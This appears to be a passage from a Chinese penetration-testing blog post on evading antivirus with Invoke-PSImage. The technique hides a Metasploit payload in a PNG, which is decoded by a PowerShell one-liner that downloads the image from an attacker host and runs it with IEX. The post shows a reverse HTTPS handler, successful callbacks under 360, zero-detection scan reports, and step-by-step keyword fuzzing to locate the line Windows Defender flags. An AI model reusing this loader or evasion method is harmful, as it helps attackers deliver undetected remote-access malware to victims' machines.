
windows defender也正常，其实静态条件下，任何杀软都会显示正常（除非该图片的md5值已经被杀软标记）



动态上线测试

360下直接在powershell下运行

```
sal a New-Object;Add-Type -A System.Drawing;$g=a System.Drawing.Bitmap((a Net.WebClient).OpenRead("http://1
```



上线成功


火绒 + Windows Defender 下运行

无法执行成功


```
PS C:\Users\crow\Desktop\Invoke-PSImage-master> sal a New-Object;Add-Type -A System.Drawing;$g=a System.Drawing.Bitmap(
a Net.WebClient).OpenRead("http://10.211.55.2:5555/msf-crow.png");$o=a Byte[] 3360;(0..6)|%{foreach($x in(0..479)){$p=$
g.GetPixel($x,$_);$o[$_*480+$x]=([math]::Floor((($p.B-band15)*16)-bor($p.G -band 15))};IEX([System.Text.Encoding]::ASCII
.GetString($o[0..2979]))
所在位置 行:1 字符: 1
+ sal a New-Object;Add-Type -A System.Drawing;$g=a System.Drawing.Bitma ...
+
此脚本包含恶意内容，已被你的防病毒软件阻止。
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

其实这里火绒上线也会成功，只是这里没有进行测试。

此时将Windows 10上的360关闭，使用Windows Defender来测试




上线失败



文件在微步在线评估:

https://s.threatbook.cn/report/file/9310faf03d4833b25d250c0783c6e65b1bcc34bc417cd6698f5cedb3d0b60e68env=win7_sp1_enx86_office2013



- 多引擎检测
- 威胁情报IOC
- 行为签名
- 情报判定系统
- 基本信息
- 静态信息
- 执行流程
- 进程详情
- 运行截图
- 网络行为
- 释放文件

✓ 经微步云沙箱检测该文件为安全

文件名称: msf-crow.png
 SHA256: 9310faf03d4833b25d250c0783c6e65b1bcc34bc417cd6698f5cedb3d0b60e68
 运行环境: win7_sp1_enx86_office2013
 提交时间: 2021-05-30 20:43:54
 样本标签: png



0分 ?

重新分析 报告 PCAP 样本 收藏

🔍 多引擎检出率 0 / 25

API 接口

反病毒引擎	检测结果 (最近检测时间: 2021-05-30 20:44:43)
江民 (JiangMin)	✓ 非恶意
360 (Qihoo 360)	✓ 非恶意
ESET	✓ 非恶意
GDATA	✓ 非恶意
大蜘蛛 (Dr.Web)	✓ 非恶意
Baidu	✓ 非恶意
AVG	✓ 非恶意
安天 (Antiy)	✓ 非恶意

文件在virustotal上的评估如下:



✓ No security vendors flagged this file as malicious

4dad761718f13367e6b9829f974aff0f4e0f1a54da2dbed5eb177437cb124dae
111.png
png

393.18 KB
Size

2021-05-30 01:59:09 UTC
a moment ago



Community Score


DETECTION	DETAILS	COMMUNITY
Ad-Aware	✓ Undetected	AegisLab ✓ Undetected
AhnLab-V3	✓ Undetected	ALYac ✓ Undetected
Antiy-AVL	✓ Undetected	Arcabit ✓ Undetected
Avast	✓ Undetected	Avira (no cloud) ✓ Undetected
Baidu	✓ Undetected	BitDefender ✓ Undetected
BitDefenderTheta	✓ Undetected	Bkav Pro ✓ Undetected
CAT-QuickHeal	✓ Undetected	ClamAV ✓ Undetected
CMC	✓ Undetected	Comodo ✓ Undetected
Cynet	✓ Undetected	Cyren ✓ Undetected
DrWeb	✓ Undetected	Emsisoft ✓ Undetected
eScan	✓ Undetected	ESET-NOD32 ✓ Undetected
F-Secure	✓ Undetected	FireEye ✓ Undetected
Fortinet	✓ Undetected	GData ✓ Undetected
Gridinsoft	✓ Undetected	Ikarus ✓ Undetected
Jiangmin	✓ Undetected	K7AntiVirus ✓ Undetected

分析:

这里应该是可以绕过国内所有杀软，但是绕不过Windows Defender，主要的原因不在于图片马，而在于powershell执行的一句話，我们将一句话说上传到virustotal来试试

<https://www.virustotal.com/gui/file/8e2c23626767de537d9bc1f02cd0c5e6bb7b72ea97f3fac4f08eeda3e531c29c>





这里进行总结：

图片马静态

	火绒	360	Windows Defender
windows 10 64位	未测	☑	未测
windows server 2019 64位	☑	未测	☑



ps：以上环境都联网状态下

同样

图片马在动态执行上线的查杀效果

	火绒	360	Windows Defender
windows 10 64位	未测	☑	☐
windows server 2019 64位	☑	未测	☐

之所以图片马在执行上线的时候被Windows Defender拦截，应该是里面某些关键字被查杀，因此这里对该命令放到Windows Defender里面进行查杀



```
ScriptContentedMaliciousContent
rs\crow\Desktop\Invoke-PSImage-master>
```

文件被删除，那这里就需要绕过Windows df了。

至于cs，其实是一样的，在这里就不就行测试了。

6. 失败的ypass windows Defender

其实这种图片马可以直接上传本地进行测试，最好不要远程加载，笔者使用Invoke-PSImage生成一个本地图片加载的木马来执行

```
Import-Module .\Invoke-PSImage.ps1
```


导入Invoke-PSImage文件，执行如下语句：

```
Invoke-PSImage -Script .\msf-crow.ps1 -Image .\1.jpg -Out crow_local.png > 3.txt
```

```
Script:
PS C:\0_powershell\Invoke-PSImage-master> Invoke-PSImage -Script .\msf-crow.ps1 -Image .\1.jpg -Out crow_local.png > 3.txt
PS C:\0_powershell\Invoke-PSImage-master>
```

3.txt文件内容如下：

```
sal a New-Object;Add-Type -A System.Drawing;$g=a System.Drawing.Bitmap("C:\0_powershell\Invoke-PSImage-maste
```

在这里就先测试下360和火绒。

360下:


mac下开启监听:

```
msf6 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://10.211.55.2:4444
```

```
sal a New-Object;Add-Type -A System.Drawing;$g=a System.Drawing.Bitmap("C:\0_powershell\Invoke-PSImage-master\crow_local.png");$o=a Byte[] 3360;(0..6)|%{foreach($x in(0..479)){;$p=$g.GetPixel($x,$x);$s="$s480$X-({math}::Floor(($p.B*band15)+16)-bor($p.G*band15))};$g.Dispose();IEX([System.Text.Encoding]::ASCII.GetString($o[0..2979]))
```

360下上线正常



火绒:

路径:

实时保护

查找并停止恶意软件在你的设备上安装或运行。你可以在短时间内关闭此设置，然后自动开启。



云提供的保护


允许访问云中的最新保护数据，提供强度更大且速度更快的保护。启用自动提交样本功能时工作性能最佳。



隐私声明

自动提交样本

将样本文件发送到 Microsoft，让你和他人免受潜在威胁的危害。如果我们需要的文件可能包含个人信息，我们会提示你。

 自动提交样本已关闭。你的设备可能易受攻击。





激活 Windows
忽略
转到“设置”以激活

上线测试：

```
Windows PowerShell
PS C:\Users\crow\Desktop\Invoke-PSImage-master> sal a New-Object;Add-Type -A System.Drawing;$g=a System.Drawing.Bitmap("C:\Users\crow\Desktop\Invoke-PSImage-master\crow_local.png");$o=a Byte[] 3360;(0..6)|%{foreach($x in(0..479)){$p=$g.GetPixel($x,$_);$o[$ *480+$x]=([math]::Floor(($p.B-band15)*16)-bor($p.G-band15))};$g.Dispose();IEX([System.Text.Encoding]::ASCII.GetString($o[0..2979]))
所在位置 行:1 字符: 1
+ sal a New-Object;Add-Type -A System.Drawing;$g=a System.Drawing.Bitma ...
+
此脚本包含恶意内容，已被你的防病毒软件阻止。
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

失败

这里将一句话整理为txt文件，直接复制到Windows Defender下



直接被杀

笔者将文件用;进行换行，并将文件修改后复制到有Windows Defender的操作系统里。

```
sal a New-Object;  
Add-Type -A System.Drawing;  
$g=a System.Drawing.Bitmap("C:\0_powershell\Invoke-PSImage-master\2.png");  
$o=a Byte[] 3360;(0..6)|%{foreach($x in(0..479)){ $p=$g.GetPixel($x,$_);  
$o[$_*480+$x]=[math]::Floor(($p.B-band15)*16)-bor($p.G-band15)}};  
$g.Dispose();IEX([System.Text.Encoding]::ASCII.GetString($o[0..2979]))
```

现在开始fuzz关键字:

关键字:

```
sal a New-Object;
```

此时正常。

关键字:

```
sal a New-Object;  
Add-Type -A System.Drawing;
```

正常

关键字:

```
sal a New-Object;  
Add-Type -A System.Drawing;  
$g=a System.Drawing.Bitmap("C:\0_powershell\Invoke-PSImage-master\2.png");
```

正常

关键字:


```
sal a New-Object;  
Add-Type -A System.Drawing;  
$g=a System.Drawing.Bitmap("C:\0_powershell\Invoke-PSImage-master\2.png");  
$o=a Byte[] 3360;(0..6)|%{foreach($x in(0..479)){p=$g.GetPixel($x,$_);
```

依旧正常

关键字:

```
sal a New-Object;  
Add-Type -A System.Drawing;  
$g=a System.Drawing.Bitmap("C:\0_powershell\Invoke-PSImage-master\2.png");  
$o=a Byte[] 3360;(0..6)|%{foreach($x in(0..479)){p=$g.GetPixel($x,$_);  
$o[$_*480+$x]=([math]::Floor((p.B-band15)*16)-bor(p.G-band15))};
```

它来了，被杀



也就是说

```
$o[$_*480+$x]=([math]::Floor(($p.B-band15)*16)-bor($p.G-band15))}};
```

触发了wdf的查杀

继续

测试最后一句话:

```
$g.Dispose();IEX([System.Text.Encoding]::ASCII.GetString($o[0..2979]))
```

正常

那再测试下除了`$o[$_*480+$x]=([math]::Floor(($p.B-band15)*16)-bor($p.G-band15))}};`这句之外的其他:

```
sal a New-Object;  
Add-Type -A System.Drawing;  
$g=a System.Drawing.Bitmap("C:\0_powershell\Invoke-PSImage-master\2.png");  
$o=a Byte[] 3360;(0..6)|%{foreach($x in(0..479)){p=$g.GetPixel($x,$_);
```

```
$g.Dispose();IEX([System.Text.Encoding]::ASCII.GetString($o[0..2979]))
```

正常

那在测试下单独的那句话

```
$o[$_*480+$x]=([math]::Floor(($p.B-band15)*16)-bor($p.G-band15))}};
```

正常

